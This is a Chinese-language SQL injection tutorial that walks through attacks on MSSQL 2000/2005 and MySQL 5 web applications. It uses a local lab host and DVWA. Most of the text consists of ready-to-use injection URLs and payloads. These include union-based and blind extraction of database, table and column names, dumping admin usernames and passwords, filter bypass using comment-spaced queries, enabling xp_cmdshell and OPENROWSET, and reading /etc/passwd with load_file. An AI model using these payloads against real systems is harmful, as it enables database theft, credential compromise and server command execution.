
在替换的过程中，返回页面提示数据类型出错，则说明该位置处的数据类型为文字text，将相应的数字处修改为任意字符，如'text'，并继续进行替换。

例如：http://192.168.1.55/sqlserver/1.aspx?xxser=1and1=1unionallselect 1,'text',null fromsysobjects



再进行提交链接：

例如：http://192.168.1.55/sqlserver/1.aspx?xxser=1and1=1unionallselect 1,'text',3 fromsysobjects //页面正常，说明只有字段2位置处查询数据类型号为text。如图：




#### 3.查询所有数据库名

现在我们将text内容替换成要查询的数据库内容，先来查询数据库名，代码如下:

(select name from master.dbo.sysdatabases where dbid=1)

例如：http://192.168.1.55/sqlserver/1.aspx?xxser=1and1=2unionallselect 1,(select name from master.dbo.sysdatabases where dbid=1),3 fromsysobjects

增加上面查询语句中的bdid的值，就可以获取数据库列表中的所有数据库名。但在我的mssql2005数据库中好像IE没有回显，但执行已成功，就是不显示出来，这应是我的测试代码有些小问题或是MSsql2005当前版本缺少一些组件.下面以数据库里面演示为例,如图:



#### 4.查询数据库中的所有表


将数字或字符处替换成如下代码。

(select top 1 name from (select top n name from sysobjects where xtype=0x75 order by name) t order by name desc)

或者

(select top 1 name from sysobjects where xtype=0x75 and name not in(select top n name from sysobjects where xtype=0x75))

例如：http://192.168.1.55/sqlserver/1.aspx?xxser=1and1=2unionallselect 1,(select top 1 name from (select top 1 name from sysobjects where xtype=0x75 order by name) t order by name desc),3fromsysobjects



其中0x75是u的十六进制，增加n数字的值，就可以得到当前数据库的所有表名。

如果要跨库查询其他数据库的表名，则可替换为如下代码。

(select top 1 name from (select top n name from 数据库..sysobjects where xtype=0x75 order by name) t order by name desc)

或者

(select top 1 name from [数据库名]..sysobjects where xtype=’u’ and name not in(select top n name from[数据库名] sysobjects where xtype=’u’))


增加n数字的值，就可以查询指定数据库的所有表名了。

#### 5.查询字段名及字段值

将数字或字符处替换成如下。


(select col\_name(object\_id('表名'),n))

例如:http://192.168.1.55/sqlserver/1.aspx?xxser=1 and 1=2 union all select 1,(select col\_name(object\_id('admin'),**1**)),3 from sysobjects



增加数字n的值，就可以得到表中的所有字段名了。


例如:http://192.168.1.55/sqlserver/1.aspx?xxser=1 and 1=2 union all select 1,(select col\_name(object\_id('admin'),**2**)),3 from sysobjects



要获取字段内容，可将数字或字符处替换为如下。

(selcet top 1 字段名 from 表名)

例如：http://192.168.1.55/sqlserver/1.aspx?xxser=1 and 1=2 union all select 1,(select top 1 name from admin),3 from sysobjects



得到第一个字段值后，再提交下面的代码

(selcet top 1 字段名 from 表名 where 字段名<>字段值1)

例如：http://192.168.1.55/sqlserver/1.aspx?xxser=1and 1=2 union all select 1,(select top 1 passWord from admin where name='yuan'),3 from sysobjects



如果想同时返回用户名与密码,可以提交如下:

http://192.168.1.55/sqlserver/1.aspx?xxser=1 and 1=2 union all select 1,(select top 1 isnull(cast([name] as nvarchar(100)),char(32))%2bchar(94)%2bisnull(cast ([password] as nvarchar(100)),char(32)) from [admin]),3 from sysobjects

接着再提交如下查询,就可以查询第二个用户名及密码。

http://192.168.1.55/sqlserver/1.aspx?xxser=1 and 1=2 union all select 1,(select top 1 isnull(cast([name] as nvarchar(100)),char(32))%2bchar(94)%2bisnull(cast ([password] as nvarchar(100)),char(32)) from [admin]),where 1=1 and name not in(select top 1 name from admin)),3 from sysobjects

## MsSQL 2005注入

MsSQL 2005数据库的注入攻击与MsSQL 2000及之前的版本有类似的地方，但是由于版本不同，因此也不完全一样。在本节中将对MsSQL 2005数据库注入攻击技术，进行一下简单的介绍。

MsSQL 2005数据库注入攻击主要分为两种类型，一种是显错模式，另一种是不显错模式。对于数据库返回错误信息的显错模式，可以直接爆出数据库内容，不返回错误信息时，则通常利用盲注入攻击手法。

### 2.3.1 判断MsSQL 2005数据库

首先，要判断注入点是否为MsSQL 2005数据库，在MsSQL注入点处提交如下查询。

and substring((select @@version),22,4)='2005'

如果页面返回正常，则说明数据库版本为MsSQL 2005。

### 2.3.2 MsSQL 2005显错模式下爆数据

先来看看数据库返回错误信息情况下的注入语句。

#### 1.爆数据库名

在注入点处提交如下注入查询语句。

/\*\*/and/\*\*/(select/\*\*/top/\*\*/1/\*\*/isnull(cast([name]/\*\*/as/\*\*/nvarchar(500)),char(32))%2bchar(124)/\*\*/from/\*\*/[master].[dbo].[sysdatabases]/\*\*/where/\*\*/dbid/\*\*/in/\*\*/(select/\*\*/top/\*\*/**1**/\*\*/dbid/\*\*/from/\*\*/[master].[dbo].[sysdatabases]/\*\*/order/\*\*/by/\*\*/dbid/\*\*/desc))%3d0--



在上面的查询语句中，/\*\*/用来代替空格，以绕过防注入过滤程序。修改增加黑色部分的数字，就可以逐个猜出所有数据库名。


#### 2.爆数据表

在注入点处提交如下注入查询语句。

/\*\*/and/\*\*/(select/\*\*/top/\*\*/1/\*\*/cast(name/\*\*/as/\*\*/varchar(200))/\*\*/from/\*\*/(select/\*\*/top/\*\*/**1**/\*\*/name/\*\*/from/\*\*/数据库名

.[sys].[all\_objects]/\*\*/where/\*\*/type%3dchar(85)/\*\*/order/\*\*/by/\*\*/name)/\*\*/t/\*\*/order/\*\*/by/\*\*/name/\*\*/desc)%3d0--

如:http://192.168.1.55/sqlserver/1.aspx?xxser=1%20/\*\*/and/\*\*/(select/\*\*/top/\*\*/1/\*\*/cast(name/\*\*/as/\*\*/varchar(200))/\*\*/from/\*\*/(select/\*\*/top/\*\*/**1**/\*\*/name/\*\*/from/\*\*/[**TestDB**].[sys].[all\_objects]/\*\*/where/\*\*/type%3dchar(85)/\*\*/order/\*\*/by/\*\*/name)/\*\*/t/\*\*/order/\*\*/by/\*\*/name/\*\*/desc)%3d0--



指定所要列的数据库名，修改黑色加粗部分的数字1累加，就可以逐个猜出指定数据库中的所有数据表名。

#### 3.爆字段名

获得表名后，就可以爆表中的字段名了。首先，提交如下查询。

http://192.168.1.55/sqlserver/1.aspx?xxser=1and (select top 1 cast([id] as nvarchar(20))%2bchar(94) from [TestDB].[sys].[sysobjects] where name=0x410064006D0069006E00)>0--



注:name=0x410064006D0069006E00是表名16进制 ,请看图:



可以爆出指定表Admin的dbid值，根据表的dbid值才能定位到表中的字段。提交如下查询。

例如:http://192.168.1.55/sqlserver/1.aspx?xxser=1 and (select cast(conut(1) as nvarchar(20))%2bchar(94) from [TestDB].[sys].[all\_columns] where object\_id=2105058535)>0--

可以爆出得到字段列名数目，然后提交以下查询。

/\*\*/and/\*\*/(selcet/\*\*/top/\*\*/1/\*\*/cast(name/\*\*/as/\*\*/varchar(500))/\*\*/from/\*\*/(select/\*\*/top/\*\*/n/\*\*/column\_id,name/\*\*/from/\*\*/[数据库名]

.[sys].[all\_columns]/\*\*/where/\*\*/object\_id=dbid 值

/\*\*/order/\*\*/by/\*\*/column\_id)/\*\*/t/\*\*/order/\*\*/by/\*\*/column\_id/\*\*/desc)>0--

通过递增n的值，就可以得到所有字段名。

#### 4.爆字段内容

获得字段名后，提交如下查询。

/\*\*/and/\*\*/(select/\*\*/top/\*\*/1/\*\*/isnull(cast([字段名 1]

/\*\*/as/\*\*/nvarchar(4000)),char(32))%2bchar(94)%2bisnull(cast([字段名 2]

/\*\*/as/\*\*/nvarchar(4000)),char(32))%2bchar(94)%2bisnull(cast([字段名 3]

/\*\*/as/\*\*/nvarchar(4000)),char(32))/\*\*/from/\*\*/[数据库名]

..[表名]

/\*\*/where/\*\*/1=1/\*\*/and/\*\*/id/\*\*/not/\*\*/in/\*\*/(select/\*\*/top/\*\*/0/\*\*/id/\*\*/from/\*\*/[数据库名]..

[表名]/\*\*/where/\*\*/1=1/\*\*/group/\*\*/by/\*\*/id))>0/\*\*/and/\*\*/1=1

即可爆出指定字段内容。

例如：http://192.168.1.55/sqlserver/1.aspx?xxser=1/\*\*/and/\*\*/(select/\*\*/top/\*\*/1/\*\*/isnull(cast([id]/\*\*/as/\*\*/nvarchar(4000)),char(32))%2bchar(94)%2bisnull(cast([name]/\*\*/as/\*\*/nvarchar(4000)),char(32))%2bchar(94)%2bisnull(cast([password]/\*\*/as/\*\*/nvarchar(4000)),char(32))/\*\*/from/\*\*/[testdb]..[admin]/\*\*/where/\*\*/1=1/\*\*/and/\*\*/id/\*\*/not/\*\*/in/\*\*/(select/\*\*/top/\*\*/0/\*\*/id/\*\*/from/\*\*/[testdb]..[admin]/\*\*/where/\*\*/1=1/\*\*/group/\*\*/by/\*\*/id))>0/\*\*/and/\*\*/1=1



### 2.3.3 MsSQL 2005利用扩展存储的注入攻击技术

MsSQL 2005默认没有开启xp\_cmdshell扩展存储，Openrowset扩展存储也不能使用.如果注入点处是SA权限.可以开启扩展存储后再执行系统命令或查询攻击。

#### 1.开启Openrowset

在注入点处提交如下查询注入语句，即可开启Openrowset扩展存储。

EXEC/\*\*/sp\_configure/\*\*/'show/\*\*/advanced/\*\*/options',/\*\*/1;RECONFIGURE;--

EXEC/\*\*/sp\_configure/\*\*/'Ad/\*\*/Hoc/\*\*/Distributed/\*\*/Queries',/\*\*/1;RECONFIGURE;--

#### 2.开启xp\_cmdshell

在注入点处提交如下查询注入语句.即可开启xp\_cmdshell扩展存储。

EXEC/\*\*/sp\_configure/\*\*/'Ad/\*\*/Hoc/\*\*/Distributed/\*\*/Queries',1;RECONFIGURE;--

EXEC/\*\*/sp\_configure/\*\*/'show/\*\*/advanced/\*\*/options',1;RECONFIGURE;EXEC/\*\*/sp\_figure/\*\*/'xp\_cmdshell',1;RECONFIGURE;--

开启扩展存储后，就可以参照之前版本的MsSQL注入攻击技术.通过扩展存储直接实施服务器攻击

### MsSQL 2005的盲注入攻击技术

如果MsSQL 2005数据库关闭了错误信息，那么无法直接爆出数据内容，只有通过盲注入攻击技术，一步一步猜出数据库内容。

#### 1.猜数据库dbid

在注入点处提交如下注入查询语句。

and (select count(\*) from master.dbo.sysdatabases where dbid=1)>0

逐步增加粗体黑色数字1,当页面返回出错时，可得到数据库dbid的最大值。

#### 2.猜数据库名长度

指定数据库的dbid值，可以猜解出数据库名的长度。在注入点处提交如下注入查询语句。

and (select count(\*) from master.dbo.sysdatabases where dbid=dbid值 and len(name)>1)>0

#### 3.猜解数据库名

猜解数据库名的方法，与Access注入猜解原理类似，通过判断数据库名每一位的ASCII码值，返回查出其对应的字符，从而得到完整的数据库名。

在注入点处提交如下查询。

and (select count(\*)frommaster.dbo.sysdatabases where dbid=dbid 值 and ascii(substring(name,1,1))>1>0

递增第三个黑体数字1的值，可得到数据库名第一位字符对应的ASCII码值。然后用同样的方法可以猜解出其他位字符的ASCII码值，反查得出数据库名。

#### 4.猜解管理员表

得到数据库名后，可以用同样的方法反查ASCII码，猜解出管理员表。

首先，在注入点处提交如下查询。

and (select count(\*) from master.dbo.sysdatabases where dbid=1)>0

该语句可以尝试查看是否有包含adman的管理员表名。如果该数据库中包含敏感的管理员表，则可继续猜测其中的表名。

先猜解表名长度，提交如下查询语句。

and (select count(\*) from master.dbo.sysdatabases where dbid=dbid 值 and len (name)>1)>0

递增黑体数字1，直到页面返回错误信息，可得到表名长度。

然后猜解表名内容，提交如下查询语句。

and (select count(\*) from master.dbo.sysdatabases where dbid=dbid 值 and ascii(substring(name,1,1))>1)>0

递增第三个黑体数字1，直到页面返回错误信息，可得到表名第一位字符对应的ASCII码值。用同样的方法，可以猜解出其他位对应的ASCII码值，反查出表名字符。

#### 5.猜解字段

猜解出表名后，可以继续用同样的方法反查ASCII码，猜解出表中的字段。

and (select count(\*) from 数据库名.dbo.syscolumns where name in (select top 1 name from 数据库名\_db.dbo.syscolumns where id=object\_id('数据库名.dbo.table')) and ascii(substring(name,1,1))>1)=1

递增黑体数字1，直到页面返回错误信息，可得到表中的字段第一位字符对应的ASCII码值。用同样的方法，可以猜解出其他位对应的ASCII码值，反查出完整的字段名。

#### 6.猜解字段内容

猜解字段内容的原理方法也类似，同样是反查ASCII码逐位进行猜解，可参考前面的Access数据库注入猜解方法及原理。

## 系统表向攻击者泄密—MySQL注入技术

MySQL数据序在各种Web应用程序中的使用也非常广泛。与其他数据库一样，在Web应用程序编写的过程中，如果对用户提交的参数未进行过滤或过滤不严，也会导致SQL注入攻击漏洞的产生.

MySQL数据库通常与PHP网页程序搭建网站平台，各大门户网站采用MySQL+PHP的网站结构，例如新浪、网易、TOM网站等.由于MySQL数据库的应用时象大多足一些大型的网站企业公司，因此针对MySQL数据库的注入攻击技术的危害性也非常大.

### MySQL 数据库常见注入攻击技术

在MySQL 4及之前的版本中，由于不支持子语句查询，而且当“php.ini"配置文件中的magic\_quotes\_gpc参数设置为“On(开启)”时，提交的变量中包含'(单引号)，"(双引号)，以及反斜线、and和空字符等危险的字符，都会被数据库自动转为含有反斜线的转义字符，给注入攻击带来很大的困难.由于这个特性，导致许多管理员认为MySQL比较安全。然而率实上，安全永远是相对的，漏洞与攻击威胁的存在却是绝对的。

在MySQL 5版本数据库中，由于新增加了一个information\_schema库，该库中存储了数据库信息内容，因此可以直接爆库、爆表、爆字段，让注入攻击变得极为简单。

本节中，对最为常见的PHP+MySQL环境下的注入攻击技术进行介绍.

### 3.1.2 MySQL 4注入攻击技术

MySQL 4版本数据库由于存在着字符转义与不支持字句查询的情况，因此在注入攻击上存在着很大的局限性，只能采用类似Access的方法进行查询猜解。MySQL 4的注入攻击方法如下。

首先，利用order by获得当前表的字段数，再使用union select联合查询来获取想要的数据库信息。使用union select联合查询数据库时，由于不知道数据库中的表名与字段名，因此只能像Access一样直接用常见表名和字段名进行猜测判断。

关于MySQL 4注入攻击的详细方法，可见参考本章章未的案例。

### 3.1.3 MYSQL 5版本的注入攻击技术

MySQL 5版本由于information\_schema库的存在，注入攻击相对来说方便了许多，其使用方法通常有如下几种。

通过对MySQL的数据进行猜解获取敏感的信息，来进一步通过网站的各种功能获取控制权。

通过load\_fileO函数来读取脚本代码或系统敏感文件内容，进行漏洞分析或直接获取数据库连接账号、密码。

通过dumpfile/outfile函数导出获取WebShell。

利用上面的这几种方法，可以很轻易地攻击入侵MySQL 5数据库搭建的网站服务器。下面我们来看看具体的注入攻击方法。

### 3.1.4 利用load\_file()函数进行MySQL注入攻击

MySQL数据库注入攻击的常规方法同样可以利用union select查询。其步骤如下。

首先，利用order by获得当前表的字段数，再使用union select联合查询来获取想要的数据库信息，包括数据库连接用户、数据库版本等。然后可利用load\_fileQ函数，在union select联合查询中直接读取服务器上的文件。如果Web服务器和数据库服务器没有分离，找到Web路径之后还可以用select into outfileO函数，将一句话木马查询结果导出到Web目录。

### Mysql实战Webshell（一）

#### 一、使用order by 查询字段

我们需要通过mysql语句更进一步的进行测试，开始使用order by 。order by 语句可以对查询结果进行排列，上面的语句中有两列，使用order by 语句可以按照第一列first\_name或者第二列last\_name对结果进行排列。假如我们想根据第三列对结果进行排序，因为查询语句中不存在第三列，就会产生报错：

ERROR 1054 (42S22): Unknown column ’3′ in ‘order clause’

当我们使用order by 2的时候没有产生任何错误，而使用order by 3的时候产生报错，说明数据库中只有两列；通过这种方法我们可以使用order by语句猜测数据库表中的列数。

user id输入’ order by 3+–+的时候，后端SQL查询语句如下：


Mysql>select first\_name,last\_name from user where user\_id=”order by 3+–+’

可以看到因为不存在第三列会产生报错。

user id输入’order by 2+–+的时候，后端查询语句如下：

Mysql>select first\_name,last\_name from user where user\_id=”order by 2+–+’

可以看到没有产生任何错误。






接下来进一步使用union查询语句

#### 二、使用联合查询来查询当前数据库、用户、版本信息等

继续构造union select语句，来查询正在使用中的用户user()、数据库database()、数据库版本version()、服务器操作系统@@version\_compile\_os,用以下语句：

‘union select user(),database()+–-+




' union select user(),database()+--+ 查询数据库的版本。

#### 三、获取表名、字段、值

前面跟大家讲过mysql 5.0以上，information\_schema存储所有数据库下的表名和列名信息，下面我们就来查询information\_schema数据库名下的表名tables的信息（条件：table\_schema=0x64767761数据名为dvwa）


information\_schema.tables ：information\_schema数据库名下表名tables 记录所有数据库名下的所有表名信息的表

http://192.168.1.55:8080/dvwa/vulnerabilities/sqli/?id=1' UNION SELECT 1,group\_concat(table\_name) from information\_schema.tables where table\_schema=0x64767761+--+&Submit=Submit




查询表名users下的所有列名信息(注: information\_schema.columns是记录所有数据库名下的所有列名信息的表)

http://192.168.1.55:8080/dvwa/vulnerabilities/sqli/?id=1' UNION SELECT 1,group\_concat(column\_name) from information\_schema.columns where table\_name=0x7573657273+--+&Submit=Submit




查询列名user、password下的所有用户名和密码


http://192.168.1.18:8080/dvwa/vulnerabilities/sqli/?id=1' UNION SELECT user,password from users+--+&Submit=Submit



#### 四、Mysql root用户密码存储位置

数据库最高权限用户是root 密码保存在mysql数据库的user表中，密码是采用mysql5特有的加密，通过cmd5网站进行解密或通过cain等这类专业可以对mysql hash破解.所以对数据库做安全的时候无论如何不能给网站root 权限，一定要给一个普通用户权限。






#### 五、对服务器文件进行读写操作(前提条件)


**使用into outfile需要有以下条件：**  
 1、需要知道远程目录  
 2、需要远程目录有写权限  
 3、需要数据库开启secure\_file\_priv

**数据库开启secure\_file\_priv**

into outfile 可以将select的结果写入到指定目录的txt中，但需要数据库开启secure\_file\_priv，怎么开启secure\_file\_priv。

在mysql安装目录的my.ini文件中的[mysqld]添加secure\_file\_priv = ' '；然后以管理员身份运行cmd，进入mysql/bin停止mysql服务net stop mysql，重新启动mysql服务net start mysql，登入mysql mysql -u root -p enter password: password，执行命令show variables like '%secure%';查看secure\_file\_priv的值（这里已经将secure\_file\_priv的值设为空，但正常显示为**NULL和文件路径**），显示以下界面说明可以对服务器进行读写操作。





**下面通过联合查询对服务器进行读写操作**

使用联合查询语句构造，利用注入读取/ect/passwd 文件（linux系统）

‘UNION SELECT 1, load\_file(/etc/passwd) +–+

